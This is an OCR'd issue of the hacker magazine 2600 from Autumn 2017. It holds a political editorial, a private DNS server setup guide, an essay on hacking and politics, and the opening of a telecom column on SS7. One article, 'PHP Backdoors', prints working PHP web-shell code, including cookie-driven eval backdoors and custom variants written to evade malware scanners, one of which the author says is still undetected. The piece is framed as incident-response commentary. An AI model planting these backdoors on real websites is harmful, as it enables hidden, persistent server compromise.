Volume Thirty-Four, Number Three
Autumn 2017, $6.95 US, $8.95 CAN

2600

The Hacker Quarterly

If you aspire to be a leader of your own country, you must speak your own language, for God's sake.

0 71486 83158 7
$6.95US $8.95CAN
73

Blue Payphones

Lithuania. Near the Baltic sea on a walking trail, but these blue things are found all over Palanga.

Photo by Elvis Sakalauskas

Eritrea. In a part of the world where payphones are still heavily used, this blue model from Eritel looks brand new.

Photo by whotopia

Belize. This is cheating since the only reason this phone is blue is because somebody threw blue paint on it. Other than that, this is a perfectly normal Belizean payphone.

Photo by hevnsnt

Greece. Found near Athens, this blue model is fairly typical, as is the graffiti that tends to show up on it.

Photo by Andi Hudson


Got foreign payphone photos for us? Email them to **payphones@2600.com**. Use the highest quality settings on your digital camera! (Do not send us links as photos must be previously unpublished.) (More photos on inside back cover)

Peaceful Assembly

we did it

EDITORIAL 4
Bypass Your ISP's DNS and Run A Private OpenNIC Server 6
PHP Backdoors 8
Inseparable: The Intersectionality of Hacking and Politics 11
TELECOM INFORMER 13
Enhancing SQL Injection With Stored Procedures 15
How to Get Nearly Free Travel from Scotrail 17
(learn (LISP)) 18
Reverse Engineering Electronic Letter and Number Toys 21
How to Hack Your Way to a Guilt-Free, Political Ideology 23
The Problem with IT Certifications and the Devaluation of Technology 25
HACKER PERSPECTIVE 26
A Little Brother's Manifesto 29
A Test Harness for Fuzzing Font Parsing Engines in Web Browsers 30
LETTERS 34
EFFECTING DIGITAL FREEDOM 46
Confessions of a (for Now Not So Successful) Bug Bounty Hunter 47
To Care or Not to Care 49
Scrape Textbooks, Save Money 50
googlecomp.py: The Complete Google Autocomplete Script 51
CITIZEN ENGINEER 52
Obfuscating Biopolitics: A Theoretical Primer for Cyborgs and Others 54
Debt Journey 58
Successful Network Attacks - Phase Four 59
Splatter 60
HACKER HAPPENINGS 61
MARKETPLACE 62
MEETINGS 66

Acts of Courage



"Take Courage" by S Khan is licensed under CC BY 2.0

In these troubled times, we often find ourselves being tested. It becomes a challenge to say or do the right thing - and sometimes to *not* say or do what we know to be inherently wrong. History makes it seem easy. But when it's unfolding right in front of you, these decisions and choices are much more complex.

In the hacker community, we find ourselves to be in a rather unique place, due to our varying skills and access levels. That can be both a curse and an enormous privilege. And we believe we've never been in a better position to face it head-on.

Our general distaste for the current government that has taken power in the United States may have seeped into previous editorials and comments. That was our choice and, for a number of us, our obligation. Staying silent when one believes tremendous injustices are taking place is often as harmful an act as the injustices themselves. We simply can't sit idly by. Of course, there are those who disagree and who have voiced those opinions loudly. We wouldn't have it any other way. Discourse and disagreement equal dialogue, one which we need more of and the lack of which has led us to where we are today. To somehow conclude that any of us ought to be exempt from the dialogue is a disservice and creates a lost opportunity. Whatever your opinions, don't sit this one out. And don't follow us or anyone else without fully understanding *why* you're agreeing. We never liked blind allegiances and we like them even less when we're a part of them.

As hackers, we have an obligation to reveal things when we learn them. Sometimes these truths will be inconvenient ones, sometimes they will back what we personally believe in. And other times we won't care one bit, other than to be satisfied that the truth is being shared. This is the case with security holes we find, leaked emails or memos that weren't kept secure enough, or evidence of injustice or hypocrisy, great or small. Wikileaks fulfilled this promise years ago with the release of the "Collateral Murder" video, which provided all the evidence needed that showed U.S. military targeting journalists and civilians in Iraq, evidence that was previously covered up. Numerous other revelations became public in this manner, thanks to the courage of those who gained access to them and who often paid a heavy price for doing the right thing. Wikileaks, however, subsequently fell flat by blatantly taking sides in last year's U.S. election, thereby losing much of their legitimacy. While Wikileaks rightfully targeted the Clinton campaign, they clearly avoided subject matter that might reflect badly on the Trump campaign. Regardless of one's political beliefs, full disclosure without regard for them is the only way to maintain fairness. It's why we offered a $10,000 bounty (which has now grown substantially through matching pledges) for Donald Trump's tax returns. (We would have made the same offer for access to the tax returns of any other major presidential candidate, but these were the only ones that were kept hidden.) When one resists sharing the truth, the rest of us become curious about the reasons why.

More recently, after a deplorable white supremacist march through the streets of Charlottesville and an accompanying terrorist act, many in our community were inspired to do something in response. A neo-Nazi website that had enjoyed Internet access for many years suddenly found itself kicked off of GoDaddy. And then Network Solutions and Google. And when the site tried to find hosting in other countries, one by one

they were cut off due to the outrage and bad publicity. Is it right to cut off speech of any kind in this manner? We believe it is when the decision is being made independently of any government regulation. In other words, these people still have the right to free speech and they can say whatever they want. But such reprehensible speech will generate a reaction and nobody should be forced to help them along. Are there hypocrisies and double standards that can be found when making these decisions? Undoubtedly so. That doesn't take away from the guts required to stand up and say "enough." We don't have to simply stand around and continue to watch the ugliness. Resisting isn't always a neat process.

We're seeing other courageous acts on a daily basis, whether it's using the power of tech companies to defend refugees, immigrants, the transgender community, and so many others who find themselves under attack by the current regime - or through the actions of the many civil liberties organizations like the EFF and the ACLU who don't have enough hours in the day to fight this administration's wish list of dominance and compliance with antiquated and unjust values.

While we often believe that it's good to have some inside influence in order to keep things from spiraling too far out of control, there comes a time when any form of cooperation does more harm than good. This is what members of numerous Trump committees have recently concluded, including eight members of the National Infrastructure Advisory Council, who advised the Trump administration on cybersecurity, among other things. Their resignation letter said: "The moral infrastructure of our Nation is the foundation on which our physical infrastructure is built. The Administration's actions undermine that foundation." When the leader of your country starts defending neo-Nazis, the rules of the game change, and what one may have accepted in the past becomes completely distasteful and unacceptable. That, and the fact, that the administration wasn't even taking the recommendations of this committee seriously in the first place made this decision inevitable.

These actions, and the many more to come, carry more weight than we may initially have believed. Looking back in history, it was nearly always a simple action by an individual that triggered a massive reaction against injustice: Rosa Parks, Mahatma Gandhi, Aung San Suu Kyi. We have some great individuals in our midst who have learned the value of speaking out - and who have the tools to do so. We have the ability to build even better tools that will work for us rather than be used against us. Never has the value of mastering technology meant more. The skills of the hacker mindset will be pivotal in designing hardware and software that can empower people. It will be up to the rest of us to use it in that manner.

Statement required by 39 USC 3685 showing the ownership, management, and circulation of *2600 Magazine*, published quarterly (4 issues) for October 1, 2017. Annual subscription price $27.00.

1. Mailing address of known office of publication is Box 752, Middle Island, New York 11953.
2. Mailing address of the headquarters or general business offices of the publisher is 2 Flowerfield, St. James, NY 11780.
3. The names and addresses of the publisher, editor, and managing editor are: Publisher and Editor: Emmanuel Goldstein, Box 99, Middle Island, New York 11953. Managing Editor: Eric Corley, 2 Flowerfield, St. James, NY 11780
4. The owner is Eric Corley, 2 Flowerfield, St. James, NY 11780
5. Known bondholders, mortgagees, and other security holders owning or holding more than 1 percent or more of total amount of bonds, mortgages, or other securities are: none.
6. Extent and nature of circulation:

	Average No. Copies each issue during preceeding 12 months	Single Issue nearest to filing date
A. Total Number of Copies	26375	27000
B. Paid and/or Requested Circulation		
1 Paid/Requested Outside-County Mail Subscriptions	4266	4453
2 Paid In-County Subscriptions	0	0
3 Sales Through Dealers and carries, street vendors, and counter sales	20933	21300
4 Other Classes Mailed Through the USPS	0	0
C. Total Paid and/or Requested Circulation	25199	25753
D. Free Distribution by Mail and Outside the Mail		
1 Outside-County	143	143
2 In-County	0	0
3 Other Classes Mailed Through the USPS	0	0
4 Outside the Mail	825	825
E. Total free distribution	968	968
F. Total distribution	26167	26167
G. Copies not distributed	208	279
H. Total	26375	27000
I. Percent Paid	96	96

7. I certify that the statements made by me above are correct and complete.
(Signed) Eric Corley, Owner.

Bypass Your ISP's DNS and Run A Private OpenNIC Server

by Mike Dank
famicoman@gmail.com

With recent U.S. legislation regarding Internet privacy, we see another example of control moving away from consumers and towards service providers. Following the news of this change, many have taken a renewed interest in methods that can take back some of the control and privacy that ISPs and other organizations have slowly been chipping away.

One such service that consumers can liberate (and run) for themselves is DNS. The Domain Name System is responsible for retrieving IP addresses (like 123.45.67.89) from domain names (like 2600.com). For a simplified explanation, when you go to visit a website your machine hasn't seen before, your machine will query a caching server that is usually owned by your ISP or a company like Google or OpenDNS. This server will return the proper IP address, if they have it cached, or query its way along a chain of DNS servers to the authoritative one controlling that domain. Once found, the IP address for the domain entered will trickle back to you and complete the initial request, allowing your machine to resolve it.

Companies that control these services have a direct look into the sites you are trying to visit. You can bet that more than just a few of them are logging queries and using them for marketing purposes or creating profiles based on who is sitting behind the keyboard at the address of origin. However, there are alternative DNS providers out there who can offer more privacy than others are willing to offer.

One such project, OpenNIC, has been operating a network of DNS servers for many years. Unlike traditional DNS providers, OpenNIC provides an alternate root to the ICANN system (which resolves traditional TLDs - top level domains like .com, .net, etc.) while maintaining backwards compatibility with them. Using OpenNIC, you can still resolve all of the same sites, but also get access to those run by OpenNIC operators, with TLDs such as .geek, .pirate, and .bbs. OpenNIC is made up of hobbyists, engineers, and tinkerers who not only want to explore the ins and outs of DNS, but also offer enhanced privacy and free domain registration for TLDs within their root! You may see OpenNIC as just-another-organization to query, but many operators are privacy-oriented, running their own servers devoid of logging and/or in countries that don't poke around in your network traffic.

Aside from using an official OpenNIC DNS server to query your home traffic against directly, you can also set one up yourself. Using a modest VPS (512MB of RAM, 4GB of disk) hosted somewhere outside of the U.S. (or the 14-eyes jurisdiction, if you prefer), you can subvert organizations who may be nefariously gathering information from your queries. While your server will still ultimately connect upstream to an OpenNIC server, any clients at home or on the go never will. They will only query your new DNS server directly.

Installation and Configuration

Setting up a DNS server is relatively easy to do with just a basic understanding of the shell. I'm running a Debian system, so some of the configuration may be different depending on the distribution you are running. Additionally, the steps below are for configuring a BIND server. There are many different DNS server packages out there to choose from, though BIND is arguably the most widespread on GNU/Linux hosts.

After logging into our server, we will first want to switch to the root account to configure BIND.

```
$ su -
```

Next, we will install bind9 and DNS utilities using the package manager. This will automatically configure a (non-publicly accessible) DNS server for us to work with and various DNS tools that will aid in setting up the server (specifically, dig).

```
$ apt-get install bind9 dnsutils -y
```

Now, we will pull down the OpenNIC root hints file for BIND to use. The root hints file simply contains information about OpenNIC's root DNS servers that control the alternative TLDs OpenNIC has to offer (as well as provide backwards compatibility to ICANN domains). On Debian, we save this information to "/etc/bind/db.root" for BIND to access.

```
$ dig . NS @75.127.96.89 >
➥ /etc/bind/db.root
```

While the root hints information does not change often, new TLDs can be added to OpenNIC periodically. We will set up a cron job that updates this file once a month (you can specify this to be more frequent if you wish) at 12:00 am on the first of the month. Let's edit the crontab to add this recurring job.

```
$ crontab -e
```

At the bottom of the file, paste the following and save, activating our job.

```
$ 0 0 1 * * /usr/bin/dig . NS
➥ @75.127.96.89 >
➥ /etc/bind/db.root
```

Next, we will want to make some changes to the BIND configuration files. Specifically, we will allow recursive queries (so our BIND installation can query the OpenNIC root servers), enable DNSSEC validation (to verify integrity of DNS data on query to OpenNIC servers), and whitelist our client's IP address. Edit "/etc/bind/named.conf.options" and replace the contents with the following options block, making any edits as needed to specify a client's IP address.

```
options {
 directory "/var/cache/bind";

 //Allow localhost and a client
➥ IP of 1.2.3.4
 allow-query { localhost;
➥ 1.2.3.4; };
 recursion yes;

 dnssec-enable yes;
 dnssec-validation yes;
 dnssec-lookaside auto;

 auth-nxdomain no; # conform to
➥ RFC1035
 listen-on-v6 { any; }; //Only
➥ use if your server has an
➥ ipv6 iface!
};
```

Now, we will also change the logging configuration so that no logs are kept for any queries to our server. This is beneficial in that we know our own queries will never be logged on our server (as well as queries from anyone else we might authorize to use our server at a later date) for any reason. To make this change, edit "/etc/bind/named.conf" and add the following logging block to the bottom of the file.

```
logging {
 category default { null; };
};
```

Finally, restart BIND so it can use our new configuration.

```
$ /etc/init.d/bind9 restart
```

Now, make sure that our server is using itself for DNS by checking the "/etc/resolv.conf" file. If it doesn't exist already, place the following line above any other lines starting with "nameserver".

```
nameserver 127.0.0.1
```

Testing resolution of both OpenNIC and ICANN TLDs can be done with a few simple ping commands.

```
$ ping -c4 2600.com
$ ping -c4 opennic.glue
```

Conclusion and Next Steps


Now that the server is in place, you are free to configure your client machine(s), home router, etc. to make use of the new DNS server. Provided you have port 53 open for both UDP and TCP on the server's firewall, you should be able to add a similar "nameserver" line to the "/etc/resolv.conf" file (as seen in the previous section) on any authorized client machine, using the server's external IP address instead of the loopback "127.0.0.1" address.

Instructions for DNS configuration on many different operating systems and devices are readily available from a myriad of sources online if you aren't using a Linux-based client machine. Upon successful configuration, your client should be able to execute the two ping commands in the previous section, verifying a proper setup!

As always, be sure to take precautions and secure your server if you have not done so already. With a functioning DNS server now configured, this project could be expanded upon (as a follow-up exercise/article) by implementing a tool such as DNSCrypt to authenticate and secure your DNS traffic.

Sources

https://opennicproject.org
http://www.zytrax.com/books/dns



"Backdoor" by Joost Markerink is licensed under CC BY 2.0

by Dave Jericho

Each week I get more and more requests for incident remediation work, mostly websites, but on occasion that extends to the hosting server and beyond. With this, I come across a large portion of PHP backdoors that have wrangled their way in amongst the web files, largely due to improper maintenance of the website. Businesses like to get as much as they can by paying as little as they can. This, however, leads to too many instances where they pay X amount to a web development house to build a site and feel they don't need to pay extra for the maintenance of said site. Roll in the requirement for incident remediation and we see a site littered with backdoors and the CMS core files, themes, and plugin/extensions are out of date and have vulnerabilities.

That being said, my point of this article is not to beat on the businesses making the poor choices to save the few quid on maintenance, but more to beat on the authors of the PHP backdoors used in the attack. The laziness of the attacks just irritates me and how easy it is to detect the backdoors placed on the website. In my examples here, I am going to cover PHP backdoors under Wordpress, mainly because it is one of the most dominating CMSes in use.

Let's assume for argument's sake that our target is Business X, who pays his yearly hosting, but has no maintenance plan in place. Also, we will assume that the developers were decent enough and installed some form of WAF and anti-malware detection when they pushed the site live. The main plugins/services for web-based anti-malware come from Sucuri, Wordfence, All in One, iThemes Security, and Anti-Malware by GOTMLS.net. There are others, of course, but these would be the top of the food chain. So with this knowledge in mind, the only reason Business X should be alerted to our backdoor is if the attacker starts affecting the site's normal behavior or their malware scanner picks up on its presence.

A generic PHP backdoor tends to consist of three main components: delivery, decode, and execute. So at its most basic level, we would see something such as:

------ Start Code Snippet #1------

```
eval(base64_decode($_COOKIE["pay
➥load"]));
```

------ End Code Snippet #1------

Now if you tried using something like this, even with the most basic of anti-malware in operation, Business X is in luck, as it would most likely set off alarm bells - eval() and base64_decode() being the two primary red flags. So with this in mind, attackers tend to obfuscate their code, which in itself is a red flag, however, even the most obfuscated code still boils down to using base64_decode and eval at the heart. There are some good obfuscation techniques used, most common would be the use of extract() to rename the red flag functions and eliminate the red flags. It annoys me to see this mass bombarding of sites with garbage, when there are plenty of other options available to an attacker to lower the chances of detection.

This led me to write my own PHP backdoor as a test. My first attempt was to remove the red flags eval() and base64_decode() but still achieve the same functionality.

------ Start Code Snippet #2------

```
$template_level = "topLevel";
  $template_level_cookie = $_COOKIE[
➥"template_level"];
  if ($template_level_cookie !=
➥ $template_level){ echo "what's the
➥ magic word?"; die(); }

      // get_input is a replacement for
➥ base64_decode()
     function get_input($template_
➥input, $template_table) {

       $template_table_array = str_
➥split($template_table);
       $char_array = str_split(
➥$template_input);
       $j = 0;
       for ($i = 0; $i < count($char_
➥array); $i+=4) {

         $b[0] = array_search($char_array[$i], $template_table_array);
         $b[1] = array_search($char_array[$i+1], $template_table_array);
         $b[2] = array_search($char_array[$i+2], $template_table_array);
         $b[3] = array_search($char_array[$i+3], $template_table_array);

         $template_full[$j++] = chr((($b[0] << 2) | ($b[1] >> 4)));
         if ($b[2] < 64) {
           $template_full[$j++] = chr((($b[1] << 4) | ($b[2] >> 2)));
           if ($b[3] < 64)
           {
             $template_full[$j++] = chr((($b[2] << 6) | $b[3]));
           }
         }
       }

       return implode($template_full);
  }

      // get_template() & extract() is a replacement for eval()
     function get_template($template_request) {

     $template_name = tempnam("/tmp", "get_template");
     $template_handler = fopen($template_name, "w+");
     fwrite($template_handler, "<?php\n" . $template_request);
     fclose($template_handler);
     include $template_name;
     unlink($template_name);

     return get_defined_vars();

     }

  extract(get_template(get_input($_COOKIE["template_
input"], $_COOKIE["template_table"])));
```

------ End Code Snippet #2------

As you can see in the above code, I'm effectively doing the exact same thing as our generic PHP backdoor shown in Code Snippet #1, but I just wrote my own base64_decode() function and also used an alternative substitute to eval(). Not rocket science, but it is enough to overcome the red flags and also without the need for over-the-top obfuscation. This went undetected by all web based anti-malware, including server side malware scanners. I submitted it to a number of vendors, and about two months later they released a signature for it and it is now detected.

My point was made: there are endless variations to a generic PHP backdoor that can be used in an attack to ensure longevity in your attack, most commonly on a target that has nobody maintaining the site from a technical aspect.

I then wanted to see if I could write a PHP backdoor that uses the common red flags and still goes undetected. This led me to write the following code:

------ Start Code Snippet #3------

```
// 1.) Convert Binary to String
function binToStr($input)
{
 $chunks = str_split($input,8);
 $ret = '';
 foreach ($chunks as $chunk)
 {
   $ret .= chr(bindec($chunk));
 }
 return $ret;
}

// 2.) Create a temporary file
$tmp_file = "mog_" . mt_rand(10000, 99999) . ".php";

// 3.) Write the decoded Binary to our temporary file
$worker_file = fopen($tmp_file, "w") or die("Unable to open file!");
$txt = binToStr($_COOKIE["mog_data"]);
fwrite($worker_file, $txt);
fclose($worker_file);

// 4.) Include our newly created temporary file with our newly decoded PHP
require_once($tmp_file);

// 5.) Once payload is executed Delete the temporary file.
unlink($tmp_file);
```

------ End Code Snippet #3------

------ Start Payload Snippet -------

```
Cookie: mog_data=00111100001111110111000001101000011100000010000001100101011101100
➥1100001011011000010
10000110001001100001011100110110010100110110001101000101111101100100011001010110000
➥1101101111011001000
11001010010100000100100010111110100001101001111010011110100101101001001010001010100
➥1101100100010011011
01011011110110011101011111011100000110000101111001001000100101110100101001001010001
➥0011101100100000001
1111100111110;mog_pay=cGhwaW5mbygpOw==;
```

------ End Payload Snippet ------

In the above example, we are passing the red flags in binary format. When we decode this binary string, we now see our generic PHP backdoor code as seen in Code Snippet #1 "<?php eval(base64_decode($_COOKIE["mog_pay"])); ?>". We then write this code to a temporary file and use require_once() to execute. At this stage, we can now pass our Base64 payload and, once executed, we delete the temporary file. So in this instance, the likelihood of an active scan picking up on the temporary file with the red flags is very slim. Not impossible, but slim. I know the whole thing could have been done using the binary payload without requiring the base64 at all, but the point of the exercise was to use a generic PHP backdoor structure without being detected. Of course the option is there to obfuscate the code if you wish.

When tested, this solution went undetected by the top web-based malware scanners and a number of server side scanners. As with the previous example I wrote, I have submitted this to vendors, but there is still no signature and it remains an undetected solution.

Hope you enjoyed this brief article on PHP backdoors and simple ways to write your own rather than working with off-the-shelf solutions.

INSEPARABLE: THE INTERSECTIONALITY OF HACKING AND POLITICS

by Josephus

Trigger Warning/Disclaimer: This is not an easy topic for someone who does not have an open mind and only likes to be linear and stay in a bubble. We will touch on points of racism, the prison industrial complex, media control, politics, and some other stuff that makes people squirm or, as I like to call it: "grown folks' business." Understanding how all these things contribute to this discussion and doing it in a nuanced way is essential for a way forward for all of us, so if this isn't for you, read it anyway. You might learn something and crack open that closed mind of yours! Also, the views here are my own and not my employer's, organizations I support, so on and so forth. Anyways, on with the show!

In the Winter 2016-17 issue of *2600* and on *Off the Hook*, the election (naturally, since this was a presidential election year in the U.S.) took up much of the discussion on the air and in the letters section of the magazine. However, this kind of banter is not unusual for the hacker, computer science, information security, and the wider technology community, as what goes on in government tends to have an effect in our community. No matter our specialty (lock picking, code breaking, social engineering, etc.), we are all hackers! Similar to the concept that there is no such thing - from a scientific point anyways - as "race" (black, white, brown, beige, etc.), we are all human beings, yet we are all caught in the crossfire of politics. For better or worse, all of us are caught up in the political machinations of the communities we live in - our sexual orientation, the schools we go to, the color of our skin, and even the jobs we have are, by their nature, a political action. Whether hackers like it or not, the actions of hacking and hackers are inseparable from the politics they intentionally or unintentionally confront.

Keepin' it 100 on Intersectionality

We do not live in a binary world so, to frame it in red or blue state, 0 or 1, yes or no, and New York style pizza or Chicago deep dish does not address the more nuanced and complex issues of life. To take that deeper look, we will use the sociological framework of intersectionality and apply it to hacking and political activity so we can see why those two are, so to speak, joined at the hip. Intersectionality is a sociological framework to understand and fix issues on a multidimensional - as opposed to singular - basis through multiple viewpoints from people of different genders, sexual orientation, racial categories, and beliefs. The simplistic view of an issue (like racism or climate change) is OK for "polite" discussion, but a narrow scope is a poor substitute for a more robust and honest discussion.

Pretending that hacking and politics should be segregated, as if one doesn't have an effect on the other, is nothing more than "burying [y]our head[s] in the sand." To paraphrase a popular meme: "One does not simply separate hacking from politics."

Hacking (the action and culture) is a political action by its definition as we have a clear disdain for authority and like to mess with stuff others simply just use. Politics (for the sake of conversation) is about norms at the local level all the way to the national and international level that produce a steady stream of fairly predictable results. Needless to say, when those "evil" hackers in our community have the gall to oppose the government having "backdoors" to our digital lives or opposing "good" legislation like SOPA and PIPA to stop "criminals" and "terrorists" from making money, we are committing a political act. Not to be Hobbesian or anything, but let's be real about this: Whether or not we want to believe it or not, politics and hacking are about the same thing (in this context) and that is power through action.

Intersectionality in Action: Privacy vs. National Security

Politics and hacking are about extracting the maximum amount of power for the (real

or perceived) greater good. Whether the problem is how to disrupt terrorist plots or keep criminals from stealing our hard-earned money, there is a public "good" that we want to accomplish for ourselves and society in general. To illustrate the intersectionality of hacking and politics, we can easily look no further than 2016's legal spat between Apple and the FBI over the iPhone belonging to one of the two shooters in the December 2015 San Bernardino terrorist attack.

I assume that most readers of this fine publication have heard about this spat, so I will get down to the intersectionality aspect of this incident. However, if you haven't heard or need a refresher, check my references below, then come back to this section.

The premise of the FBI's court order - which used an archaic and often abused piece of legislation from 1789 called the "All Writs Act" - was national security (an abused term in and of itself) due to the possibility of crucial evidence *possibly* on the phone of one of the two shooters, Syed Farook. Despite the "national security" argument from FBI director James "Backdoor" Comey and other anti-encryption spokespeople like the New York City District Attorney Cy "Sidedoor" Vance, Apple said no on privacy grounds and the potential damage to its brand from angry customers (and shareholders). Most hackers, privacy advocates, and our political supporters saw this as a BS reason for the FBI to get a legal win to create a standing they could use in court to backdoor encrypted phones. In the end, the FBI backed off when they bought access to the phone from an Israeli company called Cellebrite or "professional hackers" using an unknown zero-day got into the iPhone.

Where's the Intersections?

Given the many cases of hacking and politics intersecting within the last two to three decades (e.g. people versus the MPAA concerning having legal access to their DVDs), I used this case because it was (1) recent and (2) showed a clear and relevant number of intersections between hacking and politics. For brevity, here are two of the many intersections in this case:

1. *Government vs. Privacy* - In 2015, I had the "pleasure" of attending a conference in which both men spoke about how they were "going dark" due to encrypted cell phones and used "national security" and "law and order" BS to encourage the people there to support their cause of backdooring encrypted phones. This fantasy of government types has been around for over 20 to 30 years now and is detailed in many past issues of *2600*.
2. *Dog Whistle Politics/Policy* - When someone these days uses "law and order" and "going dark" with encryption, it refers to mainly two people/groups: Blacks and Latinos and activists and/or Muslims, respectively.

So, in one story that intersects hacking and politics, we also find racism, anti-Muslim bias, and mass state surveillance of our private devices.

I Need You to Wake Up!

At the end of the day, we must realize we are not living in bubbles where everything has a clean separation. Intersectionality is a method that explains and illustrates to our community that hacking is politics and that the "political" topics we try to shun often come back to our community in many ways. So now that we see that our hacking is not and cannot be separated from politics (or the work of denouncing and bringing down systemic racism, sexism, patriarchy, etc.), what do we do? It's actually simple: Wake up! Stay Woke! Get informed! Get moving!

References

Crenshaw, K. (1989). "Demarginalizing the Intersection of Race and Sex: A Black Feminist Critique of Antidiscrimination Doctrine, Feminist Theory and Antiracist Politics", University of Chicago Legal Forum, 139-167., from https://philpapers.org/archive/CREDTI.pdf

Kharpal, A. (2016, March 29). "Apple vs FBI: All you need to know", http://www.cnbc.com/2016/03/29/apple-vs-fbi-all-you-need-to-know.html

Rubin, J., Queally, J., & Dave, P. (2016, March 28). "FBI unlocks San Bernardino shooter's iPhone and ends legal battle with Apple, for now", http://www.latimes.com/local/lanow/la-me-ln-fbi-drops-fight-to-force-apple-to-unlock-san-bernardino-terrorist-iphone-20160328-story.html

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! It was a hot summer here in Puget Sound country, with forest fires turning the skies as brown as Beijing for two weeks in July. The fires returned at the end of August, but fortunately were put down by cooling rains. It's back to the interminable Seattle drizzle. Although summers have gotten hotter, the rest of the year has gotten - if anything - more wet!

It's time for some real talk, and this issue's column is less about technology than usual. It's about what level of disclosure is responsible in the telecommunications space. I have a confession to make. There are a few telecommunications topics I haven't covered in this column over the years because I think they are simply too dangerous to cover responsibly. In my column, I have always gone right up to the line of what I think is both lawful and acceptable to disclose, but I don't cross it. Admittedly, the line keeps moving so it's hard to know exactly where it is and, so far, I haven't been arrested, but phone companies are still upset with me so I think I'm probably doing an OK job.

There is a reason for this, though, apart from my own personal desire to stay out of prison. On a worldwide network like the phone system, deciding what to disclose and when to disclose it is a very tough balance. This is one of the reasons why I very rarely talk about security vulnerabilities in the Central Office - that is, apart from my parking lot which is again full of fresh tire tracks and oil stains left by a local teenager doing donuts in his 1981 Pontiac Grand LeMans. I'd normally be annoyed, but I have to admire his skill in managing to do this in such a small parking lot as the one here at the Central Office! There is a lot of phun to be had in the telecommunications system that doesn't risk breaking the whole damned thing in a way that is impossible to fix. And this is what I have focused on writing about over the years.

If you're working in or familiar with the information security sphere, you're probably aware of the concept of "responsible disclosure." There are fairly established protocols for dealing with security problems in software. You generally notify the company that built the vulnerable product through a formal channel. They issue a patch, maybe pay you a bug bounty, and everyone lives happily ever after. In telecom, these programs work for problems that are specific to an individual vendor. But what do you do when there is an entire vulnerable *protocol?*

To most *2600* readers with an "information wants to be free" mindset, I know this concept is virtually anathema. However, let me explain. Naturally, my readership consists of the world's smartest hackers. It also consists of a lot of not-so-smart folks in telecom security departments. Unfortunately, people - usually *smart* people - working in the darkest corners of spooky world governments read it as well. Of course, *2600* isn't the front page of *The New York Times,* but when I cover something, the wrong people can get the wrong ideas. I do need to consider the impact of my writing.

The closest Internet era parallel to the current state of telecom is when Dan Kaminsky discovered fundamental vulnerabilities in DNS. Along with reporting of his discovery, a protocol fix - called DNSSEC - was rolled out, and it was widely (and quickly) adopted. The flaw still causes occasional problems, but since most DNS servers are patched and updated with DNSSEC, the impact is limited. Nevertheless, the implementation of DNSSEC is probably one of the most massive engineering efforts that has ever taken place in the history of the Internet, with the possible exception of IPv6 implementation (the reason why I say "possible" is that IPv6 implementation isn't actually finished and it's not clear it ever will be). However, a relatively small number of large players needed to agree on the solution and, from a technical perspective, it was easy to roll out. DNS was a far easier problem to solve than the problems facing telecom today.

In telecom, we have two fundamental flaws that are worse than the DNS flaws of yesteryear, and there is *no good way to fix them yet*. What's more, it's going to take years to even *begin* to fix these problems, and the entire world is going to have to agree on a solution. And there's the rub. Responsible disclosure isn't just about disclosing vulnerabilities to some corporation; it's thinking through the impact of a disclosure. Privately, I've been warning anyone who will listen for years, but at this point the genie is out of the bottle. Enough mainstream publications have written about this problem, and sitting Congressmen are giving speeches about it, that I am probably safe from prison for saying that Signaling System 7 (SS7) is the Achilles' heel of the worldwide telecommunications network.

And there is very little that we can do about it.

Not yet, anyway.

Sure, there are a couple of things that can be done in the interim, but it is just so much rearranging of the deck chairs.

